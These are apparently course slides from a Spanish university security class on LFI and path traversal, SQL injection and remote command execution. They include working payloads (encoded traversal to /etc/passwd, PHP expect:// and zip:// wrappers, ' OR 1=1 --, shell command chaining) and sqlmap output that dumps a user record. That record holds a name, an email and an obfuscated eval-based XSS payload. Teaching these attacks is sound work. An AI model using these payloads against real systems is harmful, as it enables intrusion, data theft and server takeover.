
- Ruta predefinida
- Elimina los “../”

Ruta predefinida:
/var/www/html/images/




I - Web - LFI y Path Traversal

LFI - Bypass II



I - Web - LFI y Path Traversal

LFI - Bypass II



I - Web - LFI y Path Traversal

LFI - Bypass III

- Ruta predefinida
- Elimina los “../” por “”

Ruta predefinida:
/var/www/html/images/

https://patos.com/index?file=patitos.png

↓

/var/www/html/images/ + patitos.png

↓

/var/www/html/images/patitos.png

I - Web - LFI y Path Traversal

LFI - Bypass IV - V

Encoders

Permiten saltarse Firewalls u funciones que intenten detectar los ataques

- https://patitos.com/index?file=%252e%252e%252fetc%252fpasswd

Null Byte

Cuando se añade una extensión al archivo “file + .pdf”, permite eliminar la extensión y acceder a otro tipo de archivos

- https://patitos.com/index?file=/etc/passwd%00

I - Web - LFI y Path Traversal

LFI - Bypass VI

Wrappers
Los Wrappers se utilizan para añadir funcionalidades a determinados códigos.

Por ejemplo, el Wrapper de un número podría permitirle calcular el factorial de manera automática.

I - Web - LFI y Path Traversal

LFI - Bypass VI

Wrappers en PHP
En PHP, permiten encondear ficheros, ejecutarlos dentro de comprimidos, ejecutar comandos...

En determinadas ocasiones se pueden utilizar para profundizar el impactos de los LFI.

I - Web - LFI y Path Traversal

LFI - Bypass VI

Encodear ficheros:

- php://filter/read=string.rot13/resource=<$FILE>

Ejecutar ficheros PHP dentro de un ZIP:

- zip://<$ZIP_FILE>%23<$FILE>

Ejecutar comandos:

- expect://<$COMMAND>

I - Web - LFI y Path Traversal

LFI - Bypass VI


https://patos.com/index?file=zip://evil.zip%23malware.php

unzip good.zip && php -f evil/malware.php

I - Web - LFI y Path Traversal

Automatización: Lfier

Permite, dado un parametro, realizar pruebas que permitan detectar si existe un LFI.



I - Web - LFI y Path Traversal


Recursos

Hacktricks

- https://book.hacktricks.xyz/pentesting-web/file-inclusion

PayloadsAllTheThings

- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/File%20Inclusion/README.md



Summary

Práctica time

LFI y Path Traversal

Clara Contreras e Ignacio Sánchez

Universidad Rey Juan Carlos

Vulnerabilidades en parámetros:

SQL Injections

BBDD

Las bases de datos permiten almacenar datos, en un formato fila-columna

Columna 2

Tabla “users”

Fila 0

Nombre	Apellido	Email	Dirección
Sara	Sanchez	sanchez98@gmail.com	C/Pantomima nº12
Ricardo	Estevez	RE765@hotmail.com	Av/ Blasco Ibáñez nº89
Guillermo	López	lopezgd@gmail.com	C/ Jazmin nº1
Ana	Marín	ana.a.ps@hotmail.es	C/ Condesa nº5
Gustavo	García	gargosar@yahoo.es	C/ Barrera nº10

SQL

SQL es un lenguaje utilizado en la mayoría de BBDD. Permite trabajar con tablas para leer datos, modificarlos, eliminarlos...

Mostrar todas las columnas de la tabla “user”

```
SELECT * FROM user
```

Mostrar la columna “password” de la tabla “user”

```
SELECT password FROM user
```

I - Web - SQLi

SQL

Mostrar todas las columnas de la tabla “user” cuyo usuario sea “admin”

SELECT * FROM user WHERE user=’admin’

Mostrar todas las columnas de la tabla “user” cuyo usuario sea “admin” y cuya contraseña sea “secret123”

SELECT * FROM user WHERE user=’admin’ AND password=’secret123’

Inyecciones SQL

Dada un login con la siguiente sentencia, y pudiendo inyectar el usuario y la contraseña. ¿Que se podría hacer?

SELECT * FROM user WHERE user='$USER' AND password='$PSW'

Inyectando ' OR 1=1 -- en el usuario, se ejecutaría la siguiente consulta:

SELECT * FROM user WHERE user='' OR 1=1 --' AND password='secret123'

Se loguearía como el primer usuario de la tabla, ya que 1=1 siempre es TRUE para el primer usuario

Detección de Inyecciones SQL

Generalmente, se suele tratar de provocar errores en la sentencia, con la inyección de carácteres ‘+/&”%$


SELECT * FROM user WHERE user=’‘+/&”%$’ AND password=’$PSW’


También se pueden reallizar operaciones algebraicas

SELECT * FROM user WHERE user=1+1 AND password=$PSW

Universidad Rey Juan Carlos

I - Web - SQLi





I - Web - SQLi

Automatización: SQLMap

```
┌──(kali㉿urjc)-[~]
└─$ sqlmap -u 'http://testphp.vulnweb.com/listproducts.php?cat=1'

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.8#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibili
 responsible for any misuse or damage caused by this program

[*] starting @ 01:49:57 /2024-11-04/

[01:49:58] [INFO] testing connection to the target URL
[01:49:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:49:58] [INFO] testing if the target URL content is stable
[01:49:59] [INFO] target URL content is stable
[01:49:59] [INFO] testing if GET parameter 'cat' is dynamic
[01:49:59] [INFO] GET parameter 'cat' appears to be dynamic
[01:49:59] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[01:49:59] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[01:49:59] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[01:50:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:50:05] [WARNING] reflective value(s) found and filtering out
[01:50:05] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="sem"
[01:50:05] [INFO] testing 'Generic inline queries'
[01:50:06] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[01:50:06] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[01:50:06] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[01:50:06] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
```

Automatización: SQLMap

```
[01:51:08] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[01:51:08] [INFO] retrieved: 0
[01:51:10] [WARNING] table 'featured' in database 'acuart' appears to be empty
Database: acuart
Table: featured
[0 entries]
+--------+--------------+
| pic_id | feature_text |
+--------+--------------+
+--------+--------------+

[01:51:10] [INFO] table 'acuart.featured' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/featured.
[01:51:10] [INFO] fetching columns for table 'users' in database 'acuart'
[01:51:10] [INFO] fetching entries for table 'users' in database 'acuart'
[01:51:10] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]

do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+---------+----------------------------------+------+-----------------------------+-----------+-------+----------------+----------
-----------------------------------------------------------------------------------------+
| cc      | cart                             | pass | email                       | phone     | uname | name           | address
                                                                                         |
+---------+----------------------------------+------+-----------------------------+-----------+-------+----------------+----------
-----------------------------------------------------------------------------------------+
| <blank> | 7b027a2137e57801d574b5a1ec0db533 | test | bmojica@students.umgc.edu   | 123456789 | test  | Brandon Mojica | "><img src=x id=dmFyIG
s/ZzA0dzR5Ijtkb2N1bWVudC5ib2R5LmFwcGVuZENoaWxkKGEpOw== onerror=eval(atob(this.id))> |
+---------+----------------------------------+------+-----------------------------+-----------+-------+----------------+----------
-----------------------------------------------------------------------------------------+

[01:51:18] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[01:51:18] [INFO] fetching columns for table 'carts' in database 'acuart'
[01:51:18] [INFO] fetching entries for table 'carts' in database 'acuart'
[01:51:19] [INFO] fetching number of entries for table 'carts' in database 'acuart'
[01:51:19] [INFO] retrieved: 0
[01:51:21] [WARNING] table 'carts' in database 'acuart' appears to be empty
Database: acuart
Table: carts
[0 entries]
+---------+------+-------+
| cart_id | item | price |
```

I - Web - SQLi

Recursos

Hacktricks

- https://book.hacktricks.xyz/pentesting-web/sql-injection

PayloadsAllTheThings

- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection

Práctica time

SQL Injections

Clara Contreras e Ignacio Sánchez

Universidad
Rey Juan Carlos

Remote Command Execution (RCE)

II - Web - Remote Command Execution

¿Que es un RCE?

Remote Command Execution, se considera la vulnerabilidad más crítica en aplicaciones web.

Te proporciona la posibilidad de **ejecutar comandos** del **lado del servidor**, vulnerando así completamente la aplicación.

Las formas más comunes de RCE

- Webshells
- Command Injection
- Insecure Deserialization
- Server Side Template Injection (SSTI)

Webshells

La existencia de lenguajes interpretados en la web, hacen que las webshells sean una amenaza.

Si un atacante puede subir ficheros a la aplicación y esta no comprueba su contenido, si se consigue acceder a él, podría estar ejecutandose código controlado.

Ejemplos de Webshells

Los lenguajes que más comúnmente son vulnerables a este ataque son **PHP** y **ASP.NET**.

De esta forma conseguir almacenar y acceder a ficheros como **shell.php** o **shell.asp**, es nuestro objetivo.

I - Forense - Archivos

Demo

Webshell

Command Injection

Algunas veces la entrada del usuario es concatenada con un comando de shell.

Podemos jugar con esto para poder conseguir ejecutar lo que nosotros queremos.

II - Web - Remote Command Execution

Ejemplo

Una página que pide un host para hacerle ping y decir si está vivo. Podemos añadir keywords de bash que conectan dos comandos como:

```
[";", "&&", "||", "${comando}"]
```

Resultado ejemplo

```
ping -c 1 google.com && whomai
```

I - Forense - Archivos

Demo

